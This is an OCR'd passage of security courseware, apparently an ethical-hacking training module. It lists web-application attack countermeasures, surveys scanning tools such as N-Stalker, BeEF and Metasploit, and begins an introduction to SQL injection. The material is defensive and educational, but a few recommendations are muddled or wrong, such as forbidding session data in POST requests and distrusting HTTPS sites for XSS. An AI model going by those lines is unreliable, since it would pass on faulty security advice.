
- Do not create or use **weak cryptographic algorithms**
- **Generate encryption keys** offline and store them securely
- Ensure that encrypted data stored on disk is not easy to **decrypt**

XML External Entity

- **Avoid processing XML input** containing reference to external entity by weakly configured XML parser
- **XML unmarshaller** should be configured securely
- **Parse the document** with a securely configured parser

Broken Access Control

- Perform **access control checks** before redirecting the authorized user to the requested resource
- Avoid using **insecure IDs** to prevent attackers guessing them
- Provide a session timeout mechanism




Web Application Attack Countermeasures (Cont'd)

Security Misconfiguration

- ❑ Configure all **security mechanisms** and disable all unused services
- ❑ Setup roles, permissions, and accounts and **disable all default accounts** or change their default passwords
- ❑ Scan for the **latest security vulnerabilities** and apply the latest security patches
- ❑ Non-SSL requests to web pages should be redirected to the **SSL page**

XSS Attacks

- ❑ Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification
- ❑ Use testing tools extensively during the design phase to eliminate such XSS holes in the application
- ❑ Use a web application firewall to block the **execution of malicious scripts**
- ❑ Convert all **non-alphanumeric characters** to HTML character entities before displaying the user input in search engines



Web Application Attack Countermeasures (Cont'd)

Insecure Deserialization

- ❑ Validate untrusted input which is to be serialized to ensure serialized data contain only **trusted classes**
- ❑ Deserialization of trusted data must cross a trust boundary
- ❑ Developers must re-architect their applications

Using Components with Known Vulnerabilities

- ❑ Regularly check the versions of both client-side and server-side components and their dependencies
- ❑ Continuously monitor sources like the **national vulnerability database** (NVB) for vulnerabilities in your components
- ❑ Regularly apply security patches

Insufficient Logging & Monitoring

- ❑ Define the scope of assets covered in **log monitoring** to include business critical areas
- ❑ Setup a minimum baseline for logging and ensure that it is followed for all assets
- ❑ Ensure that logs are logged with user context, so that the **logs are traceable** to specific users

Web Application Attack Countermeasures

- **SQL Injection Attacks**
  - Limit the length of the user input
  - Use custom error messages
  - Monitor DB traffic using an IDS, WAF

- Disable commands such as xp_cmdshell
- Isolate the database server and web server
- Always use a method attribute set for POST and low-privileged account for DB connection
- Run a database service account with minimal rights
- Move extended stored procedures to an isolated server
- Use typesafe variables or functions such as isNumeric() to ensure typesafety
- Validate and sanitize user inputs passed to the database
- Avoid using dynamic SQL and do not construct queries with the user input
- Use prepared statements, parameterized queries, or stored procedures to access the database
- Display less information and use the "RemoteOnly" customErrors mode to display verbose error messages on the local machine
- Perform proper escaping and character filtering to avoid special string characters and symbols such as single quotes (')
- Always set the whitelist logically instead of the blacklist to avoid bad code
- Use Object Relational Mapping (ORM) frameworks to make the conversion of SQL result sets into code objects more consistent

- **Command Injection Flaws**
    - Perform input validation
    - Escape dangerous characters
    - Use language-specific libraries that avoid problems due to shell commands
    - Perform input and output encoding
    - Use a safe API that avoids use of the interpreter entirely
    - Structure requests so that all supplied parameters are treated as data rather than potentially executable content
    - Use parameterized SQL queries
    - Use modular shell disassociation from the kernel
    - Use built-in library functions and avoid calling OS commands directly
    - Implement the least privileges to restrict the permissions to execute the OS commands
    - Avoid executing commands such as exec or system without proper validation and sanitization

  - Prevent the shell interpreter using pcntl_fork and pcntl_exec within the PHP
  - Implement Python as a web framework instead of PHP for application development

- **LDAP Injection Attacks**
  - Perform type, pattern, and domain value validation on all input data
  - Make the LDAP filter as specific as possible
  - Validate and restrict the amount of data returned to the user
  - Implement tight access control on the data in the LDAP directory
  - Perform dynamic testing and source code analysis
  - Sanitize all the user-end inputs and escape any special characters
  - Avoid constructing LDAP search filters by concatenating strings
  - Use the AND filter to enforce restrictions on similar entries
  - Use LDAPS (LDAP over SSL) for encrypting and securing the communication on the web servers
- **Broken Authentication and Session Management**
  - Use SSL for all authenticated parts of the application
  - Verify whether all the users' identities and credentials are stored in a hashed form
  - Never submit session data as part of a GET, POST
  - Apply pass phrasing with at least five random words
  - Limit the login attempts and lock the account for a specific period after a certain number of failed attempts
  - Use a secure platform session manager to generate long random session identifiers for secure session development
  - Implement multi-factor authentication mechanisms to prevent guessing, credential stuffing, and brute-forcing
  - Make sure to secure passwords with a cryptographic password hash algorithm or tools such as bcrypt, scrypt, or Argon2
  - Make sure to check weak passwords against a list of the top bad passwords
  - Log authentication failures and send alerts whenever probable attacks are detected
- **Sensitive Data Exposure**
  - Do not create or use weak cryptographic algorithms
  - Generate encryption keys offline and store them securely
  - Ensure that encrypted data stored on the disk is not easy to decrypt

  - Use AES encryption for stored data and use TLS with HSTS (HTTP Strict Transport Security) for incoming traffic
  - Classify the data processed, stored, or transmitted by an application and apply controls accordingly
  - Use PCI DSS compliant tokenization or truncation to remove the data soon after its requirement
  - Use proper key management and ensure that all the keys are in place
  - Encrypt all the data in transit using TLS with Perfect Forward Secrecy (PFS) ciphers
  - Disable caching techniques for requests that contain sensitive information
- **XML External Entity**
  - Avoid processing XML input containing references to external entities by a weakly configured XML parser
  - XML unmarshaller should be configured securely
  - Parse the document with a securely configured parser
  - Configure the XML processor to use local static DTD and disable any declared DTD included in an XML document
  - Implement whitelisting, input validation, sanitation, and filtering techniques to prevent hostile data within the XML documents
  - Update and patch the latest XML processors and libraries
  - Make sure that the XML/XLS file upload function validates the XML using XSD validation
- **Broken Access Control**
  - Perform access control checks before redirecting the authorized user to the requested resource
  - Avoid using insecure IDs to prevent the attacker from guessing them
  - Provide a session timeout mechanism
  - Limit file permissions to authorized users to avoid misuse
  - Avoid client-side caching mechanisms
  - Remove session tokens on the server side on user logout
  - Ensure that minimum privileges are assigned to users to perform only essential actions
  - Enforce access control mechanisms once and re-use them throughout the application

- **Security Misconfiguration**
  - Configure all security mechanisms and disable all unused services
  - Setup roles, permissions, and accounts and disable all default accounts or change their default passwords
  - Scan for the latest security vulnerabilities and apply the latest security patches
  - Non-SSL requests to web pages should be redirected to the SSL page
  - Set the ‘secure’ flag on all sensitive cookies
  - Configure the SSL provider to support only strong algorithms
  - Ensure that the certificate is valid and not expired, and that it matches all domains used by the site
  - Backend and other connections should also use SSL or other encryption technologies
- **XSS Attacks**
  - Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification
  - Use testing tools extensively during the design phase to eliminate such XSS holes in the application before it goes into use
  - Use a web application firewall to block the execution of a malicious script
  - Convert all non-alphanumeric characters into HTML character entities before displaying the user input in search engines and forums
  - Encode the input and output and filter metacharacters in the input
  - Never trust websites that use HTTPS when it comes to XSS
  - Filtering the script output can also defeat XSS vulnerabilities by preventing them from being transmitted to users
  - Deploy public key infrastructure (PKI) for authentication, which checks to ascertain that the script introduced is actually authenticated
  - Implement a stringent security policy
  - Web servers, application servers, and web application environments are vulnerable to cross-site scripting. It is difficult to identify and remove XSS flaws from web applications. The best way to find flaws is to perform a security review of the code and search in all the places where the input from an HTTP request comes as an output through HTML.
  - Attacker uses a variety of HTML tags to transmit a malicious JavaScript. Nessus, Nikto, and other tools can help to some extent in scanning websites for these flaws. If the scanning discovers a vulnerability in a website, it is highly likely to be vulnerable to other attacks.


- **Insecure Deserialization**
    - Validate untrusted input that is to be serialized to ensure that the serialized data contains only trusted classes
    - Deserialization of trusted data must cross a trust boundary
    - Developers must re-architect their applications
    - Avoid serialization for security-sensitive classes
    - Guard sensitive data during deserialization
    - Filter untrusted serial data
    - Enforce duplicate security manager checks in a class during serialization and deserialization
    - Understand the security permissions given to serialization and deserialization
    - Implement integrity checks or encryption of the serialized objects to prevent data modification or hostile object creation
    - Isolate code that deserializes so that it runs in very-low-privileged environments
    - Log the deserialization exceptions and failures so that the incoming type is not the same as the expected type; otherwise, it throws an exception
- **Using Components with Known Vulnerabilities**
    - Regularly check the versions of both client-side and server-side components and their dependencies
    - Continuously monitor sources such as the National Vulnerability Database (NVB) for vulnerabilities in your components
    - Apply security patches regularly
    - Scan the components with security scanners frequently
    - Enforce security policies and best practices for component use
    - Review all the dependencies including transitive dependencies and ensure that they are not vulnerable
    - Maintain a regular inventory of the versions of both client-side and server-side components regularly
    - Make sure to obtain components from official sources and accept only signed packages
- **Insufficient Logging and Monitoring**
    - Define the scope of assets covered in log monitoring to include business critical areas
    - Setup a minimum baseline for logging and ensure that it is followed for all assets

  - Ensure that logs are logged with user context so that they are traceable for specific users
  - Ascertain what to log and what log to look for through proactive incident identification
  - Perform sanitization on all event data to prevent log injection attacks
  - Implement a common logging mechanism for the whole application and use effective incident response
  - Ensure all logins, access control failures, and input validation failures can be logged with the necessary user context to identify suspicious accounts
  - Make sure that high-value transactions consist of an audit trail with integrity controls to prevent tampering of the databases such as append-only database tables

Web Application Security Testing Tools

N-Stalker Web App Security Scanner

N-Stalker web app security scanner checks for vulnerabilities such as SQL injection, XSS, and other known attacks


N-Stalker Web Application Security Scanner X - Free Edition
Scanner Events
Vulnerability Information
Vulnerability
General Info
Details and Fix
Browser Details
HTTP Request
HTTP Response
Simulation Engine
Flag False-Positive
Scan Module
Current
Total
Progress
N-Stalker Spider Module
7
7
100 %
Status: Scan session successfully completed.

Application might be vulnerable to clickjacking attacks

Severity : Medium

Vulnerability Class : ClickJack

References : OWASP (Top 10 A5) | CWE (693)

Target URL : http://www.moviescope.com/

Post Data : N/A

Why is it an issue?

N-Stalker has found your system is vulnerable to clickjacking attack which allows malicious users to manipulate legitimate user interactions within your application.

https://www.nstalker.com

Acunetix WVS
https://www.acunetix.com

Browser Exploitation Framework (BeEF)
http://beefproject.com

Metasploit
https://www.metasploit.com

PowerSploit
https://github.com

Watcher
https://www.casaba.com


Web Application Security Testing Tools

There are various web application security assessment tools available for scanning, detecting, and assessing the vulnerabilities/security of web applications. These tools reveal their security posture; you can use them to find ways to harden security and create robust web applications. Furthermore, these tools automate the process of accurate web application security assessment.

- **N-Stalker Web App Security Scanner**

  Source: *https://www.nstalker.com*

  N-Stalker Web App Security Scanner checks for vulnerabilities such as SQL injection, XSS, and other known attacks. It is a useful security tool for developers, system/security administrators, IT auditors, and staff, as it incorporates the well-known "N-Stealth HTTP Security Scanner" and its database of 39,000 web attack signatures along with a component-oriented web application security assessment technology.


N-Stalker Web Application Security Scanner X - Free Edition
N-Stalker Scanner
Scan Options
Start Scan
Start Proxy
Close Session
Session Control
Threads #
8
Threads Control
Engine & Crawler Settings
URL Restriction Settings
Session Mgmt & Filters
Spider Control
Encode URI (WAF)
Timeout 15
HTTP Settings
Track Spider
Debug HTTP
HTTP Control
Control Options
FP Keyword Filter
False-Positive Control
Scanner Events
Scanner
Dashboard
Site Sequence
Allowed Hosts
Rejected Hosts
Objects
Cookies
Scripts (0)
Comments
Web Forms (2)
E-mails
Broken pages (1)
Hidden Fields
Information Leakage (2)
Vulnerabilities
http://www.moviescope.com/
Application might be vulnerable to clickjacking attacks
/
[#8]
Multiple Cross-site request forgery vulnerability has be
Web form allows password caching in the client-side
Possible uncommon HTTP method found to be support
Webserver will disclose platform details or version inf
Webserver will disclose platform details or version inf
Vulnerability Information
Vulnerability
General Info
Details and Fix
Browser Details
HTTP Request
HTTP Response
Simulation Engine
Flag False-Positive
Scan Module
Current
Total
Progress
N-Stalker Spider Module
7
7
100 %
Scan Modules
Components
Scan Events
Module Events

Application might be vulnerable to clickjacking attacks

Severity : Medium

Vulnerability Class : ClickJack

References : OWASP (Top 10 A5) | CWE (693)

Target URL : http://www.moviescope.com/

Post Data : N/A

Why is it an issue?

N-Stalker has found your system is vulnerable to clickjacking attack which allows malicious users to manipulate legitimate user interactions within your application.

Status: Scan session successfully completed.

Figure 7.38: Screenshot of N-Stalker Web Application Security Scanner


Some additional web application security testing tools are as follows:

- Acunetix WVS (*https://www.acunetix.com*)
- Browser Exploitation Framework (BeEF) (*http://beefproject.com*)
- Metasploit (*https://www.metasploit.com*)
- PowerSploit (*https://github.com*)
- Watcher (*https://www.casaba.com*)

SQL Injection Attacks

SQL Injection Attacks

SQL injection is the most common and devastating attack that attackers can launch to take control of a website. Attackers use various tricks and techniques to compromise data-driven web applications, causing organizations to incur severe losses in terms of money, reputation, data, and functionality. This section will discuss SQL injection attacks as well as the tools and techniques used by attackers to perform such attacks.



Module Flow

1


Discuss Types of SQL Injection Attacks

2

Discuss SQL Injection Attack Countermeasures

Discuss Types of SQL Injection Attacks

Attackers use various tricks and techniques to view, manipulate, insert, and delete data from an application's database. Depending on the technique used, there are several types of SQL injection attacks. This section discusses the basic concepts of SQL injection, various types of SQL injection attacks, and SQL injection tools.



What is SQL Injection?

- SQL injection is a technique used to take advantage of **un-sanitized input vulnerabilities** to pass SQL commands through a web application for execution by a **backend database**
- It is a basic attack used to either **gain unauthorized access** to a database or **retrieve information** directly from the database


SQL
injection

What is SQL Injection?

Structured Query Language (SQL) is a textual language used by a database server. SQL commands used to perform operations on the database include **INSERT**, **SELECT**, **UPDATE**, and **DELETE**. These commands are used to manipulate data in the database server.

Programmers use sequential SQL commands with client-supplied parameters, making it easier for attackers to inject commands. SQL injection is a technique used to take advantage of unsanitized input vulnerabilities to pass SQL commands through a web application for execution by a backend database. In this technique, the attacker injects malicious SQL queries into the user input form either to gain unauthorized access to a database or to retrieve information directly from the database. Such attacks are possible because of a flaw in web applications and not because of any issue with the database or the web server.

SQL injection attacks use a series of malicious SQL queries or SQL statements to manipulate the database directly. An application often uses SQL statements to authenticate users to the application, validate roles and access levels, store and obtain information for the application and user, and link to other data sources. SQL injection attacks work because the application does not properly validate an input before passing it to an SQL statement.



Why Bother about SQL Injection?

